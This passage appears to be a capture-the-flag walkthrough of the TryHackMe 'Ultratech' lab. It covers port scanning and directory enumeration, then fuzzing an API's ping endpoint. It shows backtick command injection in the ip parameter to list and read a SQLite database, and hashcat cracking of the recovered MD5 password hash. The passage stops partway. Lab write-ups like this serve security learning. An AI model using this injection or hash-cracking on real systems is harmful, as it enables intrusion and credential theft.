

Ultratech – Walkthrough

Ultratech is a medium level CTF on Tryhackme. This room is based on Penetration Testing, Enumeration, Privilege Escalation and WebApp testing.


Objective: Gain the root shell of the target machine.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Hash Cracking
- Privilege Escalation

Tools Required: Nmap, Dirbuster, Burp Suite, Hash-Identifier, Hashcat

Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.


A screenshot of a terminal window titled '~/.Desktop/tryhackme/others/for_sir/ultratech/nmap_scan - Mousepad'. The terminal displays the output of an Nmap scan. The output includes a list of open ports and services: 21/tcp (vsftpd 3.0.3), 22/tcp (OpenSSH 7.6p1 Ubuntu 4ubuntu0.3), 8081/tcp (Node.js Express framework), 31331/tcp (Apache httpd 2.4.29 ((Ubuntu))), and 50047/tcp (filtered unknown). It also shows that 65526 closed TCP ports were refused and that the host is up with a latency of 0.28s. The service info for the OS is identified as Unix, Linux, with CPE: cpe:/o:linux:linux_kernel.

```
1 # Nmap 7.92 scan initiated Thu Dec 9 02:10:25 2021 as: nmap -T4 -sV -v -p- -oN nmap_scan
10.10.106.87
2 Increasing send delay for 10.10.106.87 from 0 to 5 due to 94 out of 234 dropped probes
since last increase.
3 Increasing send delay for 10.10.106.87 from 5 to 10 due to 11 out of 22 dropped probes
since last increase.
4 Warning: 10.10.106.87 giving up on port because retransmission cap hit (6).
5 Nmap scan report for 10.10.106.87
6 Host is up (0.28s latency).
7 Not shown: 65526 closed tcp ports (conn-refused)
8 PORT      STATE      SERVICE VERSION
9 21/tcp    open       ftp       vsftpd 3.0.3
10 22/tcp    open       ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
11 8081/tcp  open       http      Node.js Express framework
12 12389/tcp filtered   unknown
13 29480/tcp filtered   unknown
14 31331/tcp open       http      Apache httpd 2.4.29 ((Ubuntu))
15 50047/tcp filtered   unknown
16 55355/tcp filtered   unknown
17 60873/tcp filtered   unknown
18 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
19
20 Read data files from: /usr/bin/../../share/nmap
```

Nmap scan showed that Apache server was running on port 31331.

Reconnaissance:


So, when I visited the ip address on port 31331 in the browser, Ultratech's website was running there.







Then I launched **Dirbuster** to discover the hidden content & found the directories that I showed in the screenshot below:

```
*~/Desktop/tryhackme/others/for_sir/ultratech/DirBusterReport-10.10.108.145-31331.txt - Mousepad
File Edit Search View Document Help
1 DirBuster 1.0-RC1 - Report
2 http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
3 Report produced on Thu Dec 09 04:19:25 EST 2021
4 -----
5 http://10.10.108.145:31331
6 -----
7 Directories found during testing:
8 Dirs found with a 200 response:
9 /
10 /css/
11 /images/
12 /js/
13 Dirs found with a 403 response:
14 /icons/
15 /javascript/
16
```


After that I opened `/js/` directory to see the JavaScript files. In the `/js/` directory, I found **api.js** javascript file.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 api.js	2019-03-22 18:06	883	
 app.js	2019-03-22 18:06	43K	
 app.min.js	2019-03-22 18:06	19K	

Apache/2.4.29 (Ubuntu) Server at 10.10.108.145 Port 31331


When I viewed the `/js/api.js` file, I found that an api was running on port 8081.




```
try {
  const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`;
  req.open('GET', url, true);
  req.onload = function (e) {
    if (req.readyState === 4) {
      if (req.status === 200) {
        console.log('The api seems to be running')
      } else {
        console.error(req.statusText);
      }
    }
  };
  req.onerror = function (e) {
    console.error(xhr.statusText);
  };
  req.send(null);
} catch (e) {
  console.error(e)
  console.log('API Error');
}

checkAPIStatus()
const interval = setInterval(checkAPIStatus, 10000);
const form = document.querySelector('form')
form.action = `http://${getAPIURL()}/auth`;
```


When I visited **http://10.10.108.145:8081** I found that **Ultratech's API v0.1.3** was running there.



Then I launched Dirbuster to find the hidden content on **http://10.10.108.145:8081** and found two directories.




When I opened **/auth/** directory, it asked me for username & password with **login, password** parameters.




Then I tried to login using default credentials, but it didn't work.

URL: <http://10.10.108.145:8081/auth?login=admin&password=admin>



Although I could try to bruteforce the credentials, but before that I visited `/ping/` directory. When I visited `/ping/` directory, I got an error message.



It was possible that a parameter was expected here, that's why I got the error message. So, in the Burp Suite's intruder tab, I launched a Fuzzing attack on **http://10.10.108.145/ping** and i found a valid parameter.

4. Intruder attack of 10.10.108.145 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	\n<pre> ^	Comment
146	ip	200	<input type="checkbox"/>	<input type="checkbox"/>	262		
1	id	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
2	action	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
4	name	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
0		500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
7	email	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
5	password	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
3	page	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	
6	type	500	<input type="checkbox"/>	<input type="checkbox"/>	1383	TypeError: Cannot read ...	

Request Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 30
6 ETag: W/"1e-aIXJXF4I++lJNzjL3EnZBihzJhU"
7 Date: Thu, 09 Dec 2021 12:15:59 GMT
8 Connection: close
9
10 Invalid ip parameter specified
```

838 of 2588

Exploitation:

Then I opened the URL with parameter **ip** and in the value I provided my machine's ip address.

URL: http://10.10.108.145/ping?ip=10.9.1.203


TryHackMe | UltraTech x 10.10.108.145:31331/js/ 10.10.108.145:8081/ping?ip= x +

10.10.108.145:8081/ping?ip=1 170%


PING 10.9.1.203 (10.9.1.203) 56(84) bytes of data. 64 bytes from 10.9.1.203: icmp_seq=1 ttl=63 time=269 ms --- 10.9.1.203 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 269.607/269.607/269.607/0.000 ms

As you can see, the command got executed. Now there was high possibility that besides providing the ip address in the **ip** parameter, I could also execute another remote command.

So, I tried many other commands with different special characters, but they didn't work. The only commands that I was able to execute there were **ls** & **cat** by using **backtick**. When I used **`ls`**, I was able to see the database name.



Then I used **`cat utech.db.sqlite`** to see the contents of the database file.



In the database file, I found the **hash encrypted passwords** of the user **r00t** and user **admin**.

Then I used **hash-identifier** to find the hashing algorithm of the encrypted passwords.

Hash-Cracking:


```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ultratech

www.Blackploit.com #
#
Root@Blackploit.com #
#####
#####
-----
HASH: f357a0c52799563c7c7b76c1e7543a32

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(s
trtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
```

After finding the hashing algorithm, I used **hashcat** to decrypt the passwords. First of all, I saved the hashed into a file & then used below command to crack the hashes.

Command: `hashcat -m 0 -w 3 hash.txt rockyou.txt`

```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ultratech

* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

f357a0c52799563c7c7b76c1e7543a32:n100906

